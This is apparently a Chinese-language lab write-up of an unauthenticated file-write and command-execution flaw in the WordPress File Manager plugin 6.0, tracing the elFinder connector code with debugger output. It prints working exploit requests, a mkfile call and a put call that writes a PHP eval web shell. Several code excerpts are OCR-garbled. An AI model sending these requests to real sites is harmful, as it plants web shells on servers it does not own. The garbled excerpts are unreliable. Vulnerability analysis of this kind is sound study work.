# Wordpress file manager插件命令执行

# 环境搭建


利用 phpstudy 搭建 wordpress , http://wordpress.test/wp-admin/plugin-install.php 将解压一次后的漏洞插件压缩包上传并启用插件。

File Manager插件6.0版本

# 漏洞利用

这段代码来自 elFinder 项目,这是一个向 Web 应用程序提供文件浏览器 GUI 的框架。这个非常具体的代码仅作为示例,而不能在生产应用程序中直接使用。但是,正如我们所看到的,使用了它,结果是可以执行这部分代码而无需进行身份验证。

## 在 exp-db 搜索 elFinder



# 下载下来的漏洞利用文件需要修改部分

# 漏洞分析

发送一个这样的 payload 来进行创建文件的操作 http://wordpress.test/wp-content/plugins/wp-file-manager/lib/php/connector.minimal.php?cmd=mkfile&name=test.php&target=l1\_Lw

漏洞触发位置 /wp-content/plugins/wp-file-manager/lib/php/connector.minimal.php

## 通过创建 elFinderConnector 对象,进而调用 elFinderConnector.run

```
// run elFinder

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$connector = new elFinderConnector(new elFinder($opts));

$connector->run();
```

## 读取所有的请求参数保存到 \$src 中, \$cmd 获取 cmd 变量。 \elFinderConnector::run

# 接着执行到循环 foreach (\$this->elFinder->commandArgsList(\$cmd) as \$name => \$req) { 对 \$cmd 进行校验

```
132
                foreach ($this->elFinder->commandArgsList($cmd) as $name => $req) {
                    if (Sname === 'FTLES') {
                        if (isset($_FILES)) {
                            $hasFiles = true;
                        } elseif ($req) {
                            $this->output(array('error' => $this->elFinder->error(elFinder::ERROR_INV_PARAMS, $cmd)));
                    } else {
140
                        $arg = isset($src[$name]) ? $src[$name] : '';
                        if (!is_array($arg) && $req !== '') {
                            $arg = trim($arg);
145
                        if ($req && $arg === '') {
                            $\this->output(array('error' => \this->elFinder->error(elFinder::ERROR_INV_PARAMS, \text{\colored}));
                        $args[$name] = $arg;
```

#### 跟进函数commandArgsList

#### \elFinder::commandArgsList

#### \elFinder::commandExists

```
public function commandExists($cmd)

public function commandExists($cmd)

{
    return $this->loaded && isset($this->commands[$cmd]) && method_exists($this, $cmd);
}
```

#### 通过判断 \$cmd, 在 \$this->commands[\$cmd] 中发现了可以调用的方法

#### \elFinder::\$commands

```
protected $commands = array( co
    'abort' => array('id' => true),
    'archive' => array('targets' => true, 'type' => true, 'mimes' => false, 'name' => false),
     'callback' => array('node' => true, 'json' => false, 'bind' => false, 'done' => false),
    'chmod' => array('targets' => true, 'mode' => true),
    'dim' => array('target' => true, 'substitute' => false),
     'duplicate' => array('targets' => true, 'suffix' => false),
    'editor' => array('name' => true, 'method' => true, 'args' => false),
    'extract' => array('target' => true, 'mimes' => false, 'makedir' => false),
    'file' => array('target' => true, 'download' => false, 'cpath' => false, 'onetime' => false),
'get' => array('target' => true, 'conv' => false),
    'info' => array('targets' => true, 'compare' => false),
    'ls' => array('target' => true, 'mimes' => false, 'intersect' => false),
    'mkdir' => array('target' => true, 'name' => false, 'dirs' => false),
    'mkfile' => array('target' => true, 'name' => true, 'mimes' => false),
    'netmount' => array('protocol' => true, 'host' => true, 'path' => false, 'port' => false, 'user' => false, 'pass' => false, 'alias' => false, 'potions' =>
    'open' => array('target' => false, 'tree' => false, 'init' => false, 'mimes' => false, 'compare' => false),
    'parents' => array('target' => true, 'until' => false),
    'paste' => array('dst' => true, 'targets' => true, 'cut' => false, 'mimes' => false, 'renames' => false, 'hashes' => false, 'suffix' => false),
    'put' => array('target' => true, 'content' => '', 'mimes' => false, 'encoding' => false),
'rename' => array('target' => true, 'name' => true, 'mimes' => false, 'targets' => false, 'q' => false),
    'resize' => array('target' => true, 'width' => false, 'height' => false, 'mode' => false, 'x' => false, 'y' => false, 'degree' => false, 'quality' => false
    'rm' => array('targets' => true),
    'search' => array('q' => true, 'mimes' => false, 'target' => false, 'type' => false),
    'size' => array('targets' => true),
    'subdirs' => array('targets' => true),
    'tmb' => array('targets' => true),
    'tree' => array('target' => true),
    'upload' => array('target' => true, 'FILES' => true, 'mimes' => false, 'html' => false, 'upload' => false, 'name' => false, 'upload_path' => false, 'chumk
```

## 继续执行,发现 \$this->output(\$this->elFinder->exec(\$cmd, \$args));

#### \elFinder::exec

### 控制 \$cmd = makedile 时,为满足条件继续向下执行,需要传入 \$target 或者 \$dst。

\$this->volume(\$dst) 根据传入的 \$dst 前缀进行选择 11\_ 或者 t1\_ 我们在后面进行调试时会发现生成文件的位置前缀为所对应的 root 的值 ,所以我们在这里选择 11

#### \elFinder::volume

```
protected function volume($hash) $hash: "l1_Lw"
4222
                                                                                              $this->volumes
                                                                                                                                                               Use Ctrl+Shift+Enter to add to Watches
4223
                      foreach ($this->volumes as $id => $v) {
                          if (strpos( haystack: '' . $hash, $id) === 0) {
4225
                                return $this->volumes[$id];

    > ≡ I1_ = {elFinderVolumeLocalFileSys
    > ≡ t1_ = {elFinderVolumeTrash} [64]

4226
                     }
                     return false;
4229
4232
                 * Return files info array
```

```
I1_ = {elFinderVolumeLocalFileSystem} [
 maxArcFilesSize = {int} 2147483648
    on *elFinderVolumeDriver*mimetypesLoaded = false
> immetypes = {array} [34]
or driverId = "I"
   archiveSize = {int} 0
   oi statOwner = false
   quarantine = "E:\Tools\phpstudy pro\WWW\wordpress\wp-content\pluqins\wp-file-manager\lib\files\,quarantine'
    netMountKey = ""
> = ARGS = {array} [3]
   oi id = "l1_"
   on mounted = true
   or root = "E:\Tools\phpstudy_pro\WWW\wordpress\wp-content\plugins\wp-file-manager\lib\files"
   or rootName = "files"
   oi startPath = **
   IN URL = "/wp-content/plugins/wp-file-manager/lib/php/../files/"
   Itmp = "E:\Tools\phpstudy_pro\WWW\wordpress\wp-content\plugins\wp-file-manager\lib\php/.tmp
   mtmpLinkPath = "E\Tools\phpstudy_pro\WWW\wordpress\wp-content\plugins\wp-file-manager\lib\files\.tmb" tmpLinkUrl = "/wp-content\plugins\wp-file-manager\lib\php/../files/.tmb"
   ItmbPath = "E:\Tools\phpstudy_pro\WWW\wordpress\wp-content\plugins\wp-file-manager\lib\files\.tmb"
   on tmbPathWritable = true
   otmburl = "/wp-content/plugins/wp-file-manager/lib/php/../files/.tmb/"
   on tmbSize = {int} 48
   imgLib = "gd"
   imgConverter = {array} [0]
    ot cryptLib = **
> = archivers = {array} [2]
   or encoding = null
   ot treeDeep = {int} 1
   = error = {array} [0]
   on yesterday = (int) 1599494400
on extractToNewdir = "auto"
```

```
maxArcFilesSize = {int} 2147483648
> immetypes = {array} [34]
or driverId = "t"
        on archiveSize = {int} 0
        ot statOwner = false
        on *elFinderVolumeLocalFileSystem*quarantine = *E:\Tools\phpstudy_pro\WWW\wordpress\wp-content\plugins\wp-file-manager\lib\php/.tmp*
        netMountKey = "
> 1= ARGS = {array} [3]
       mounted = true
mounted = true
root = "E\Tools\phpstudy_pro\WWW\wordpress\wp-content\plugins\wp-file-manager\lib\files\trash"
       oi rootName = "Trash"
        ■ tmp = "E:\Tools\phpstudy_pro\WWW\wordpress\wp-content\plugins\wp-file-manager\lib\php/.tmp"
         \hline {\bf oill} {\bf tmpLinkPath} = "E:\Tools\phpstudy\_pro\WWW\wordpress\wp-content\plugins\wp-file-manager\lib\files\trash\tmb" \\ {\bf tmpLinkPath} = "E:\Tools\phpstudy\_pro\WW\wordpress\wp-content\plugins\wp-file-manager\lib\files\trash\tmb" \\ {\bf tmpLinkPath} = "E:\Tools\phpstudy\_pro\WW\wordpress\wp-content\plugins\wp-file-manager\lib\files\trash\tmb" \\ {\bf tmpLinkPath} = "E:\Tools\phpstudy\_pro\WW\wordpress\wp-content\plugins\wp-file-manager\lib\files\trash\tmb" \\ {\bf tmpLinkPath} = "E:\Tools\phpstudy\_pro\WW\wordpress\wp-content\plugins\wp-file-manager\phpstudy\_pro\WW\wordpress\wp-content\phpstudy\_pro\WW\wordpress\wp-content\phpstudy\_pro\WW\wordpress\wp-content\phpstudy\_pro\WW\wordpress\wp-content\phpstudy\_pro\WW\wordpress\wp-content\phpstudy\_pro\WW\wordpress\wp-content\phpstudy\_pro\WW\wordpress\wp-content\phpstudy\_pro\WW\wordpress\wp-content\phpstudy\_pro\WW\wordpress\wp-content\phpstudy\_pro\WW\wordpress\wp-content\phpstudy\_pro\WW\wordpress\wp-content\phpstudy\_pro\WW\wordpress\wp-content\phpstudy\_pro\WW\wordpress\wp-content\phpstudy\_pro\WW\wordpress\wp-content\phpstudy\_pro\WW\wordpress\wp-content\phpstudy\_pro\WW\wordpress\wp-content\phpstudy\_pro\WW\wordpress\wp-content\phpstudy\_pro\WW\wordpress\wp-content\phpstudy\_pro\WW\wordpress\wp-content\phpstudy\_pro\WW\wordpress\wp-content\phpstudy\_pro\WW\wordpress\wp-content\phpstudy\_pro\WW\wordpress\wp-content\phpstudy\_pro\WW\wordpress\wp-content\phpstudy\_pro\WW\wordpress\wp-content\phpstudy\_pro\WW\wordpress\wp-content\phpstudy\_pro\W\wordpress\wp-content\phpstudy\_pro\W\wordpress\wp-content\phpstudy\_pro\W\wordpress\wp-content\phpstudy-pro\W\wordpress\wp-content\phpstudy-pro\W\wordpro\wp-content\phpstudy-pro\W\wordpress\wp-content\phpstudy-pro\W\w
        tmpLinkUrl = "/wp-content/plugins/wp-file-manager/lib/php/../files/.trash/.tmb"
        o tmbPathWritable = true
        on tmbURL = "/wp-content/plugins/wp-file-manager/lib/php/../files/.trash/.tmb/"
        of tmbSize = (int) 48
        imgLib = "gd"
       imgConverter = {array} [0]
cryptLib = ""
> } archivers = {array} [2]
        on encoding = null
       of treeDeep = {int}
        error = {array} [0]
        ot today = {int} 1599580800
        o yesterday = {int} 1599494400
```

继续执行到动态调用,通过 \$result = \$this->\$cmd(\$args); 调用makefile方法。

\elFinderVolumeDriver::mkfile

```
2274
            public function mkfile($dst, $name) $dst: "l1_Lw" $name: "test.php"
                   ($this->commandDisabled(cmd:'mkfile')) {
2276 🗳
                     return $this->setError(elFinder::ERROR_PERM_DENIED);
                }
                if (!$this->nameAccepted($name, isDir: false)) {
2281
                    return $this->setError(elFinder::ERROR_INVALID_NAME);
2282
                $mimeByName = $this->mimetype($name, name: true);
                if ($mimeByName && !$this->allowPutMime($mimeByName)) {
                    return $this->setError(elFinder::ERROR_UPLOAD_FILE_MIME, $name);
2287
                if (($dir = $this->dir($dst)) == false) {
                     return $this->setError(elFinder::ERROR_TRGDIR_NOT_FOUND, '#' . $dst);
                $path = $this->decode($dst);
2294
                if (!$dir['write'] || !$this->allowCreate($path, $name, isDir. false)) {
                    return $this->setError(elFinder::ERROR_PERM_DENIED);
```

#### \$path = \$this->decode(\$dst);

#### \elFinderVolumeDriver::decode

decode 函数 先将\$hash 的值根据 \$this->id 进行分割,然后替换字串并进行 base64 解码 然后拼接 所对应的 \$this->root

返回\$path = E:\Tools\phpstudy\_pro\WWW\wordpress\wp-content\plugins\wp-file-manager\lib\files


# 继续回到 mkfile 函数中执行

\elFinderVolumeLocalFileSystem:: mkfile

```
$\text{$\text{$\text{spath}}}$ \text{$\text{$\text{spath}}}$ \text{$\text{$\text{spath}}}$ \text{$\text{$\text{spath}}}$ \text{$\text{spath}}$ \text{$\tex
```

最后顺利生成文件在 E:\Tools\phpstudy\_pro\WWW\wordpress\wp-content\plugins\wp-file-manager\lib\files\test.php

对于网站的位置就是 \wp-content\plugins\wp-file-manager\lib\files\test.php



然后再调用 PUT 方法,传值到 mkfile 生成的文件内。

http://wordpress.test/wp-content/plugins/wp-file-manager/lib/php/connector.minimal.php?
cmd=put&target=l1 dGVzdC5waHA=&content=<?php eval(\$ GET['cmd']);?>

前一部分不在详述,直接跟到 \$result = \$this->\$cmd(\$args);调用 put 方法

```
\elFinder::put
```

```
protected function put(sargs) sargs: {target => "il_aGyzacswanA=", content => "
**ronp eval($_\stil_cma']);/>", mimes => "", encoaing => "", reqia => "", aeoug.
     $target = $args['target'];
     $encoding = isset($args['encoding']) ? $args['encoding'] :
     if (($volume = $this->volume($target)) == false
         || ($file = $volume->file($target)) == false) {
         return array('error' => $this->error(self::ERROR_SAVE, '#' . $target, self::ERROR_FILE_NOT_FOUND));
     $this->itemLock($target);
     if ($encoding === 'scheme') {
         if (preg_match( pattern: '~^https?://~i', $args['content'])) {
             /** @var resource $fp */
             $fp = $this->get_remote_contents( &url: $args['content'], | timeout: 30, | redirect_max: 5, | ua: 'Mozilla/5.0', $volume->tmpfile());
             if (!$fp) {
                return array('error' => self::ERROR_SAVE, $args['content'], self::ERROR_FILE_NOT_FOUND);
             $fmeta = stream_get_meta_data($fp);
             $mime = $this->detectMimeType($fmeta['uri']);
             if ($mime === 'unknown') {
                 $mime = 'application/octet-stream';
```

#### \elFinderVolumeDriver::putContents

```
public function putContents($hash, $content) $hash: "l1_dGvzdCswaHA=" $content: "<?php eval($_GET['cmd']);?>"
{
    if ($this->commandDisabled(cmd:'edit')) {
        return $this->setError(elFinder::ERROR_PERM_DENIED);
}

$path = $this->decode($hash); $path: "E:\Tools\phpstudy_pro\WW\wordpress\wp-content\plugins\wp-file-manager\lib\files\test.php"

if (!($file = $this->file($hash))) { $hash: "l1_dGvzdCswaHA=" $file: {isowner => false, ts => 1599702380, mime => "text/x-php", read => 1, write => 1, yrite => 1, yri
```

#### \elFinderVolumeDriver::decode

```
| Space | Spac
```

decode 函数 先将\$hash 的值根据 \$this->id 进行分割,然后替换字串并进行 base64 解码 然后拼接 所对应的 \$this->root 最后会返回 \$path 的值为E:\Tools\phpstudy\_pro\WWW\wordpress\wp-

```
content\plugins\wp-file-manager\lib\files\test.php
```

#### 成功将字符串写入文件中